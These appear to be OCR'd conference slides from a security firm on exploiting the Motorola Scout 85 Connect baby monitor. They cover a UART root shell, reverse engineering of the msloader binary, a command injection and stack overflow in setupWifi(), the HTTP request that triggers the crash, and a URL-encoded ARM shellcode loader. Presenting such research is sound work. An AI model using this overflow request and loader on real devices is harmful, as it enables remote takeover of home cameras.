


AFTER“FIXING”

Motorola Scout 85 Connect

- Contained multiple microcontrollers for motor control & OS
- NUVOTON N32926U1DN SoC with a ARM926EJ-S CPU
- We located a data sheet with pin out for the SoC
- http://www.microchip.ua/nuvoton/OTHER/N3292x-DevelopmentBoard.pdf
- TP4 & TP5 are important…
- (I10: Poor Physical Security)




DVDD12
DVDD12A
DVDD18
DVDD33
AVDD33
RTCVDD33
U4
W55FA92DDN
RTC_VDD33
UD_VDD33
UH_VDD33
HPVDD33
AVDD33
TVDAC_AVDD33
SAR_VDD33
VDD33
VDD33
VDD33
UH_VDD12
PLL_UD_VDD12
MVDDQ
MVDDQ
MVDDQ
MVDDQ
VDD12
VDD12
VDD12
VDD12
AVDD33
SAR_VDD33
VSS
VSS
Nuvoton Technology Corp.
Title
NHS-N3292x-1-PC-2M02
Size
A4
Document Number
CPU schematic
Rev
2.0
Date:
Tuesday, August 20, 2013
Sheet
3
of
7

```
JJJ                         G             A                                 RR

          Welcome to JTAGulator. Press 'H' for available commands.

:v

Current target I/O voltage: Undefined
Enter new target I/O voltage (1.2 - 3.3, 0 for off): 3.3

New target I/O voltage set: 3.3
Ensure VADJ is NOT connected to target!
:p

Enter TXD pin [0]:

Enter RXD pin [0]: 1

Enter baud rate [0]: 115200

Enable local echo? [y/N]:

Entering UART passthrough! Press Ctrl-X to abort...

sh: can't execute '??': No such file or directory
~ # cat /proc/version
Linux version 2.6.35.4 (root@SERVER) (gcc version 4.2.1) #1 PREEMPT Wed Mar 9 18:05:33 ICT 2016
~ #
```

Motorola Scout 85 Connect

- All services spawn from the `/mnt/skyeye/bin/msloader` process which loads shared library plugins for each service (e.g. video, audio, upnp, http, h264 etc.)
- All services are managed code, with no protections enabled (I3: Insecure Network Services)

```
root@kali:~/Desktop/Link to sf_Shared# ./checksec.sh --file msloader
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   msloader
root@kali:~/Desktop/Link to sf_Shared#
```

Motorola Scout 85 Connect

- Reverse engineering the msloader binary for easy wins showed lots of potential issues
- Initially started looking for more command injection vulnerabilities – 88 cross-references to system()
- The most promising issue could be found in setupWifi() – 2 for 1!

```
26  v1 = a1;
27  if ( !a1 )
28    return -1;
29  if ( *(_DWORD *)a1 == 2 && *(_DWORD *)(a1 + 240) == 1 )
30  {
31    if ( j_create_wpa_supplicant_conf(a1) )
32      return -1;
33    if ( system("mknod -m 644 /dev/urandom c 1 9") == -1 )
34      return -1;
35    v17 = system("/usr/bin/wpa_supplicant -B -ira0 -c/tmp/wpa_supplicant.conf");
36    if ( v17 == -1 || !(v17 & 0x7F) && (unsigned __int16)(v17 & 0xFF00) )
37      return -1;
38    memcpy(&v22, "/usr/bin/wpa_cli -p/tmp/wpa_ctrl -ira0 -a/tmp/wpa_cli-action.sh -B &", 0x45u);
39    v12 = system((const char *)&v22);
40    if ( v12 == -1 )
41      return -1;
42LABEL_43:
43    if ( v12 & 0x7F || !(v12 & 0xFF00) )
44      return 0;
45    return -1;
46  }
47  sprintf((char *)&v22, "iwpriv ra0 set SSID=\"%s\"", a1 + 4);
48  puts((const char *)&v22);
49  v2 = system((const char *)&v22);
50  if ( v2 == -1 || !(v2 & 0x7F) && (unsigned __int16)(v2 & 0xFF00) )
51    return -1;
52  if ( *(_DWORD *)v1 == 1 )
53  {
54    v4 = -8821;
55    v5 = "iwpriv ra0 set NetworkType=%s";
56  }
57  else
58  {
59    if ( *(_DWORD *)v1 != 2 )
60      goto LABEL_8;
61    v4 = 0x3FFFDD8Du;
62    v5 = "iwpriv ra0 set NetworkType=%s";
```

```
                EXPORT setupWifi
setupWifi
                STMFD   SP!, {R4-R8,R10,LR}
                LDR     R6, =(_GLOBAL_OFFSET_TABLE_ - 0x38AB8)
                SUBS    R4, R0, #0
                SUB     SP, SP, #0x84
                ADD     R6, PC, R6 ; _GLOBAL_OFFSET_TABLE_
                BEQ     loc_38B4C
                LDR     R3, [R4]
                CMP     R3, #2
                BNE     loc_38AD0
                LDR     R3, [R4,#0xF0]
                CMP     R3, #1
                BEQ     loc_38F4C
```

Motorola Scout 85 Connect

- The overflow can be triggered with the following request (I1: Insecure Web Interface)

```
GET
/?action=command&command=setup_wireless_save&se
tup=10020018001000000000000YYYYYYYYYYYYYYYYYYYY
YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY
YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY
YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY
YYYYYYYYYYYYYYYZZZZA HTTP/1.1
```

```
~ #
~ # Error->data_len=785,correct_len=240
videoin_close
I2C removed
Stop maintask
KTHread Stop
rm: can't remove '/tmp/core*': No such file or directory
**********CRASH SYSTEM**********
umount: can't remount ubi1:nand1-2 read-only
umount: can't remount ubi0:nand1-1 read-only
umount: devtmpfs busy - remounted read-only
umount: can't remount rootfs read-only

can't run '/sbin/swapoff': No such file or directory

The system is going down NOW!

Sent SIGTERM to all processes
w55fa92-wdt w55fa92-wdt: Unexpected close, not stopping watchdog!
Unexpected close, not stopping watchdog!
RTL871X: sta recv deauth reason code(6) sta:02:0a:e2:12:ed:44

Sent SIGKILL to all processes

Requesting system reboot
Restarting system.
enter to w55fa92_reboot()

Init RTC .Fail - Timeout

SD Port 0 Booting Fail - Eid 0
```

Motorola Scout 85 Connect

- The device has few exploit mitigation protections:
  - Heap and Stack executable
  - ASLR is conservative: base address is poorly randomised
- Watchdog detects instability and causes a reboot – annoying for debugging but useful for exploitation!
- Crash occurs in a child process – gdb doesn't play nice with children

Motorola Scout 85 Connect

- PC register is overwritten by arbitrary value after 176 bytes
- Size limitation of 180 bytes
- A number of other registers are corrupted including SP
- Payload is corrupted in two locations – when converted must not break execution
- Payload must be "URL safe" – cannot contain CRLF
- Payload must not contain NULL bytes

Motorola Scout 85 Connect

- Overwrite PC with hardcoded address of shellcode on stack
- Shellcode written in thumb mode to reduce size
- The following loader used to evade other constraints:

```
"%0f%d0%a0%e1" # mov sp, pc
"%2b%de%8d%e2" # add sp, sp, #688
"%68%10%cf%e5" # strb r1, [pc, #104]
"%66%10%cf%e5" # strb r1, [pc, #102]
"%6b%10%cf%e5" # strb r1, [pc, #107]
"%82%10%cf%e5" # strb r1, [pc, #130]
"%05%10%8f%e2" # add r1, pc #5
"%11%ff%2f%e1" # bx r1
"%01%10%8f%e2" # gets corrupted
```

Motorola Scout 85 Connect

DEMO

Motorola Scout 85 Connect

- Wide use of insecure APIs:
  - 311 `sprintf()`
  - 59 `strcpy()`
  - 2 `strcat()`

- Similar memory corruption issues likely exist, exercise for the audience ;-)

Conclusions

- The security of IoT devices is less mature than desktop & mobile environments:
  - Everything running as root
  - Absent exploit mitigation features
  - Often plagued by trivial bugs like command injections
- Projects like OWASP IoT can provide a methodology and framework for assessing and securing IoT devices

Q&A

@domchell
@mdseclabs

You have Questions

contact@mdsec.co.uk

We have Answers